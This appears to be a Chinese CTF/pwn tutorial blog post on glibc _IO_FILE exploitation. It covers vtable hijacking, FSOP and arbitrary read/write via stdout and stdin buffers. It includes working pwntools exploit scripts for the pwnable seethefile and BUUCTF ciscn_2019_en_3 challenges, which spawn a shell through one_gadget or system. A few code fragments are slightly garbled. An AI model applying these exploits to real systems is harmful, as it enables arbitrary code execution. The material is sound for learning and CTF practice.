
基本数据结构

glibc通过fopen函数调用为用户返回一个FILE的描述符，该FILE实际是一个结构体。该结构被一系列流函数操作。该结构体大致分为三部分

- _flags文件流的属性标志（fopen的mode参数决定）
- 缓冲区（为了减少io的syscall掉用）
- 文件描述符（文件流的唯一性，例如stdin=0，stdout = 1）

```
struct _IO_FILE {
    int _flags;          /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags

    /* The following pointers correspond to the C++ streambuf protocol. */
    /* Note: Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
    char* _IO_read_ptr;  /* Current read pointer */
    char* _IO_read_end;  /* End of get area. */
    char* _IO_read_base; /* Start of putback+get area. */
    char* _IO_write_base; /* Start of put area. */
    char* _IO_write_ptr;  /* Current put pointer. */
    char* _IO_write_end;  /* End of put area. */
    char* _IO_buf_base;   /* Start of reserve area. */
    char* _IO_buf_end;    /* End of reserve area. */
    /* The following fields are used to support backing up and undo. */
    char *_IO_save_base; /* Pointer to start of non-current get area. */
    char *_IO_backup_base; /* Pointer to first valid character of backup area */
    char *_IO_save_end; /* Pointer to end of non-current get area. */

    struct _IO_marker *_markers;

    struct _IO_FILE *_chain;

    int _fileno;
#ifdef 0
    int _blksize;
#else
    int _flags2;
#endif
    _IO_off_t _old_offset; /* This used to be _offset but it's too small. */

#define __HAVE_COLUMN /* temporary */
    /* 1+column number of pbase(); 0 is unknown. */
    unsigned short _cur_column;
    signed char _vtable_offset;
    char _shortbuf[1];

    /* char* _save_gptr; char* _save_egptr; */

    _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};

struct _IO_FILE_complete
{
    struct _IO_FILE _file;
#endif
#ifdef _G_IO_IO_FILE_VERSION && _G_IO_IO_FILE_VERSION == 0x20001
    _IO_off64_t _offset;
# if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
    /* Wide character stream stuff. */
    struct _IO_codecvt *_codecvt;
    struct _IO_wide_data *_wide_data;
    struct _IO_FILE *_freeres_list;
    void *_freeres_buf;
```

```
# else
void *__pad1;
void *__pad2;
void *__pad3;
void *__pad4;
# endif
size_t __pad5;
int _mode;
/* Make sure we don't get into trouble again. */
char _unused2[15 * sizeof (int) - 4 * sizeof (void *) - sizeof (size_t)];
#endif
};
```

但实际上，glibc会在FILE结构外包一层IO_FILE_plus结构，就是多了一个vtable（虚拟函数表，类似C++虚拟函数表）

```
struct _IO_FILE_plus
{
    FILE file;
    const struct _IO_jump_t *vtable;
};
```

其中vtable保存着标准流函数底层调用的函数指针（32bit下在FILE结构偏移0x94处，64bits下在偏移0xd8处）

```
void * funcs[] = {
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xspn_t, __xspn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
    #if 0
        get_column;
        set_column;
    #endif
};
```

IO_FILE_plus各种偏移

```
0x0  _flags
0x8  _IO_read_ptr
0x10 _IO_read_end
0x18 _IO_read_base
0x20 _IO_write_base
0x28 _IO_write_ptr
0x30 _IO_write_end
0x38 _IO_buf_base
0x40 _IO_buf_end
0x48 _IO_save_base
0x50 _IO_backup_base
0x58 _IO_save_end
0x60 _markers
0x68 _chain
0x70 _fileno
0x74 _flags2
```

```

0x78  _old_offset
0x80  _cur_column
0x82  _vtable_offset
0x83  _shortbuf
0x88  _lock
//IO_FILE_complete
0x90  _offset
0x98  _codecvt
0xa0  _wide_data
0xa8  _freeres_list
0xb0  _freeres_buf
0xb8  __pad5
0xc0  _mode
0xc4  _unused2
0xd8  vtable

```

攻击思路

针对vtable的利用思路

- 改写vtable的函数指针，触发任意代码执行
- 伪造vtable，即改写IO_FILE_plus的vtable指针指向我们的fake_vtable，在fake_vtable里布置我们的恶意操作函数。
- 伪造整个FILE结构。

FSOP(File-Stream-Oriented-Programming)

- 由于所有的FILE结构是通过链表链接的。我们可以控制链表结构，伪造整个文件链。
 - _chain
 - _IO_list_all
- 执行函数_IO_flush_all_lockp，会flush表上的所有的FILE。通过控制一些量，可以达到任意代码执行的目的。该函数会在以下情况下自行调用。
 - 产生abort时
 - 执行exit函数时
 - main函数返回时

高级利用方式（任意地址读、写）

- 由于gblic的更新，很多对vtable的攻击方式不再适用，换个思路。不再只看向vtable，而是转向stream_buffer。
- 通过控制_fileno，read_ptr，等等指针我们可以实现任意地址读和任意地址写操作。

IO缓冲区的攻击

利用fwrite进行任意地址读

对目的fp的设置，以及绕过。

- 设置_fileno为stdout，泄露信息到stdout。
- 设置_flags & ~ IO_NO_WRITE
- 设置_flags |= IO_CURENTLY_PUTTING
- 设置_write_base指向leaked地址的起始，write_ptr指向leaked地址的结束。
- 设置_IO_read_end == IO_wrie_base。

相关的检查

- _flags & ~ IO_NO_WRITE、_flags |= IO_currently_putting设置

```

if ((f->_flags & _IO_LINE_BUF) && (f->_flags & _IO_CURRENTLY_PUTTING))
{
    .....
}
else if (f->_IO_write_end > f->_IO_write_ptr)
    count = f->_IO_write_end - f->_IO_write_ptr; /* Space available. */

/* Then fill the buffer. */
if (count > 0)
{
    .....
}

```

```

if (to_do + must_flush > 0)
{
    .....
    if (do_write)
{
    count = old_do_write (f, s, do_write);
    to_do -= count;
    if (count < do_write)
        return n - to_do;
}
}

```

`_IO_read_end == _IO_write_base`检查

```

if (fp->_flags & _IO_IS_APPENDING)
/* On a system without a proper O_APPEND implementation,
   you would need to sys_seek(0, SEEK_END) here, but is
   not needed nor desirable for Unix- or Posix-like systems.
   Instead, just indicate that offset (before and after) is
   unpredictable. */
fp->_old_offset = _IO_pos_BAD;
else if (fp->_IO_read_end != fp->_IO_write_base)
{
    off_t new_pos
    = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
    if (new_pos == _IO_pos_BAD)
return 0;
    fp->_old_offset = new_pos;
}

```


• 样例

```

#include <stdio.h>
int main()
{
    char *msg = "treebacker";
    FILE* fp;
    char *buf = malloc(100);
    read(0, buf, 100);
    fp = fopen("key.txt", "rw");
    fp->_flags &= ~8;
    fp->_flags |= 0x800;
    fp->_IO_write_base = msg;
    fp->_IO_write_ptr = msg+10;
    fp->_IO_read_end = fp->_IO_write_base;
    fp->_fileno = 1;
    fwrite(buf, 1, 100, fp);/*leak msg*/
}

```

结果会输出msg的内容，而不是buf的内容。且是输出到stdout。



利用fread函数任意地址写。

绕过检查的设置

`_fileno = stdin` (从stdin读入)

`_flags &= ~_IO_NO_READS` (可写入)

`read_ptr = read_base = null`

`buf_base`指向写入的始地址；`buf_end`指向写入的末地址。

需要 `buf_end - buf_base < fread'd size` (允许写入足够的数据)

• 相关的检查代码


```

for ( i = 0; i <= 4; ++i )
{
    read(0, &buf, 8uLL);
    read(0, buf, 1uLL);
}
exit('\x059');

```

// 任意地址写5次, 每次1byte

先知社区

利用思路A

利用IO FILE, 在exit之后, 会调用file_list_all里的函数setbuf。如果我们可以伪造setbuf为one_gadgets就可以利用。

坑点1, 寻找vtables在libc.so文件的偏移 (存储vtables地址的地址)。

下面的都是假的

```

00000000003C36E0      public _IO_file_jumps
00000000003C36E0      _IO_file_jumps      db      0      ; DAT

-----
103C49B8      dq offset _IO_file_jumps
103C49C0      unk_3C49C0      db      0      ; DATA XREF
103C49C1      db      0      ; DATA XREF

```

这个才是真的

```

:00000000003C56F8      dq offset _IO_file_jumps
:00000000003C5700      public stderr
:00000000003C5700      stderr      dq offset _IO_2_1_stderr_ ; DATA XREF: fclose+F2↑r
:00000000003C5700      ; .got:stderr_ptr↑o
:00000000003C5708      public stdout
:00000000003C5708      stdout      dq offset _IO_2_1_stdout_ ; DATA XREF: fclose+E9↑r
:00000000003C5708      ; puts+C↑r ...
:00000000003C5710      public stdin
:00000000003C5710      stdin      dq offset _IO_2_1_stdin_
:00000000003C5710      ; DATA XREF: fclose:loc_6D340↑r
:00000000003C5710      ; gets+7↑r ...
:00000000003C5718      dq offset sub_20B70
:00000000003C5718      _data      ends

```

先知社区

坑点2, 伪造vtables。需要满足我们能够写入的字节数目, 在真实的vtables附近寻找。且0x68偏移的位置的值与one_gadget值相差3byte内。

exp记录

```

```python
vtables_addr = libc_base + 0x3c56f8
one_gadget = libc_base + 0x45216

fake_vtables = libc_base + 0x3c5588
target_addr = fake_vtables + 0x58 #setbuf

print "one_gadget ==> " + hex(one_gadget)
print "vtables ==> " + hex(vtables_addr)
print "fake_vtables ==> " + hex(fake_vtables)
print "target_addr ==> " + hex(target_addr)

dbg()
p.recvline()
for i in range(2): #make a fake_vtables
 p.send(p64(vtables_addr+i))
 p.send(p64(fake_vtables)[i])

for i in range(3):
 p.send(p64(target_addr+i))
 p.send(p64(one_gadget)[i])
```
#make setbuf is one_gadget

```

利用思路B

利用exit函数退出时会调用_dl_fini_函数，里面会有一个函数指针，_rtld_global的一个偏移。调试获得之后，改写这里为one_gadget即可。


```
# call    QWORD PTR [rip+0x216414]          # 0x7ffff7ffdf48 <_rtld_global+3848>
target = libc.address + 0x5f0f48

sleep(0.1)

for i in range(5):
    p.send(p64(target + i))
    sleep(0.1)
    p.send(one_gadget[i])
```

pwntable的seethefile

漏洞分析，name字段scanf存在溢出，可以覆盖fd，伪造一个FILE结构。可以利用flush或者close达到任意代码执行的目的。



```
bss:0804B260 name          db      ? ;          ; DATA XREF: main+9F10
.bss:0804B280             public fp
.bss:0804B280 ; FILE *fp
.bss:0804B280 fp          dd      ?          ; DATA XREF: openfile+61r
```

利用过程

伪造file结构

- 设置_flags & 0x2000 = 0
- 设置read_ptr为";sh"

伪造vtable，设置flush字段为system

exp记录

```
name = 'a'*0x20
name += p32(fake_file_addr)          #*fd = fake_file_addr

#padding
fake_file = "\x00" * (fake_file_addr - fd_addr -4)

#file struct
fake_file += ((p32(0xffffffff) + ";sh").ljust(0x94, '\x00'))

#fake vtable_addr
fake_file += p32(fake_file_addr + 0x98)

#fake_vtables
fake_file += p32(system_addr)*21
exit(name + fake_file)
```

[BUUCTF ciscn_2019_en_3](#)

这是个ubuntu18下面的堆利用。（前面记录过的Tcache机制）

漏洞分析，程序只提供了add和delete功能（edit和show是无效的）。其中add操作虽然没有溢出，但却是对输入无截断的。

```
qword_202068[2 * v0] = malloc(v2);
puts("please input the story: ");
read(0, qword_202068[2 * cnt], v2); // 没有截断
++cnt;
```

漏洞在delete下，存在double free（dup）

```
puts("Please input the index:");
_isoc99_scanf("%d", &v1);
free(qword_202068[2 * v1]); // use after free
puts("Done!");
return __readfsqword(0x28u) ^ v2;
```

利用思路

- 这题最重要在于如何泄露libc地址。由于没有可以正常输出chunk内容的方式，一般向这种直接没办法正常输出的，就是需要IO登场了。
- 输出，自然是s在stdout上做文章。
- 最终，我们只需要改写_IO_write_base，指向一个地址，该地址可以泄露出_IO_file_jumps地址。

利用过程（exp详解）

利用unsorted bin和tcache重叠（错位）的过程中，写入tcache第一个chunk的fd指向main_arena。和stdout相差就是偏移的差别，完全可以爆破。

```
prepare()
add(0x80, '0000')
add(0x80, '1111')
add(0x80, '2222')
add(0x80, '3333')
add(0x80, '4444')
add(0x80, '5555')
add(0x80, '6666')
add(0x80, '7777')
add(0x80, '8888')          #avoid consilate with top chunk

#fill the tcache
for i in range(7):
    delete(i)

gdb.attach(p, 'b printf')
dbg()
#free into unsorted bin
delete(7)
#double free 6, 5 which is near to idx7, into unsorted bin,
delete(6)
delete(5)
```

此时，unsorted bin和tcache已经存在重叠。

```
unsortbin: 0x55f48ebfc520 (size : 0x1b0)
(0x90)  tcache_entry[7](7): 0x55f48ebfc5c0 (overlap chunk with 0x55f48ebfc520(freed) )
```

再请求chunk，这一次使得我们可以写入tcache的fd指针。

```
add(0xa0, 'a'*0x90 + '\x60\x87') #idx8 from unsorted bin idx5\6, overwrite #idx5's fd i
```

可以看到，tcache的fd指针已经改写了；发现我们伪造的和stdout不一样，没关系，在调试的时候，可以手动改一下。set {unsigned int}addr=value

```
(0x90)  tcache_entry[7](7): 0x55f48ebfc5c0 (overlap chunk with 0x55f48ebfc5d0(freed) )
gdb-peda$ x/4gx 0x55f48ebfc5c0
0x55f48ebfc5c0: 0x00007ff31ab08760 0x00007ff31ab0aca0
0x55f48ebfc5d0: 0x0000000000000000 0x0000000000000101
gdb-peda$ p stdout
$1 = (struct _IO_FILE *) 0x7ff31ab0b760 <_IO_2_1_stdout_>
gdb-peda$
```

```
(0x90)  tcache_entry[7](6): 0x7ff31ab0b760 --> 0xfbad2887 (invalid memory)
```

分配两次两次，可以得到stdout的chunk。

我们先看一看stdout的结构。


```

gdb-peda$ x/14gx 0x7ff31ab0b760
0x7ff31ab0b760 <_IO_2_1_stdout_>: 0x00000000fbad2887 0x00007ff31ab0b7e3
0x7ff31ab0b770 <_IO_2_1_stdout_+16>: 0x00007ff31ab0b7e3 0x00007ff31ab0b7e3
0x7ff31ab0b780 <_IO_2_1_stdout_+32>: 0x00007ff31ab0b7e3 0x00007ff31ab0b7e3
0x7ff31ab0b790 <_IO_2_1_stdout_+48>: 0x00007ff31ab0b7e3 0x00007ff31ab0b7e3
0x7ff31ab0b7a0 <_IO_2_1_stdout_+64>: 0x00007ff31ab0b7e4 0x0000000000000000
0x7ff31ab0b7b0 <_IO_2_1_stdout_+80>: 0x0000000000000000 0x0000000000000000
0x7ff31ab0b7c0 <_IO_2_1_stdout_+96>: 0x0000000000000000 0x00007ff31ab0aa00
gdb-peda$ x/14gx 0x00007ff31ab0b700
0x7ff31ab0b700 <_IO_2_1_stderr_+128>: 0x0000000000000000 0x00007ff31ab0c8b0
0x7ff31ab0b710 <_IO_2_1_stderr_+144>: 0xffffffffffffffff 0x0000000000000000
0x7ff31ab0b720 <_IO_2_1_stderr_+160>: 0x00007ff31ab0a780 0x0000000000000000
0x7ff31ab0b730 <_IO_2_1_stderr_+176>: 0x0000000000000000 0x0000000000000000
0x7ff31ab0b740 <_IO_2_1_stderr_+192>: 0x0000000000000000 0x0000000000000000
0x7ff31ab0b750 <_IO_2_1_stderr_+208>: 0x0000000000000000 0x00007ff31ab072a0
0x7ff31ab0b760 <_IO_2_1_stdout_>: 0x00000000fbad2887 0x00007ff31ab0b7e3
gdb-peda$ x/2gx 0x00007ff31ab072a0
0x7ff31ab072a0 <_IO_file_jumps>: 0x0000000000000000 0x0000000000000000

```

注意，上面标注的1的位置就是 `_IO_write_base`，2是 `_IO_file_jumps` 的位置。换句话说，我们把1低位覆盖为0，就可以泄露libc地址。

```

#get a chunk from points to stdout
add(0x80, p64(0xfbad1800) + p64(0)*3 + '\x00') #idx10 change _flags, _IO_write_base

```

```

data = p.recv(0x60)
leak = u64(data[0x58:]) #io_file jump
print "leak ==> " + hex(leak)

```

`_flags`和其他检查的绕过根据上面提到的利用 `fwrite` 任意读来构造。

已经可以拿到了libc地址。

```

leak ==> 0x7ff31ab072a0
libc_base ==> 0x7ff31a71f000
_IO_file_jumps ==> 0x7ff31ab072a0

```

其他的就和 `double`

`dup` 一样的操作拿到shell。这里有个坑就是，不可以继续 `add` 和 `tcache` 存有同样大小的chunk，因为我们改过 `fd` 导致后面的chunk都是不合法的，会触发异常。具

学习链接

- [IO FILE通用利用模板](#)
- [AngleBoy关于IO_FILE的Slide](#)

点击收藏 | 0 关注 | 1

[上一篇：pwn学习系列之Extend th...](#) [下一篇：gemu pwn-基础知识](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)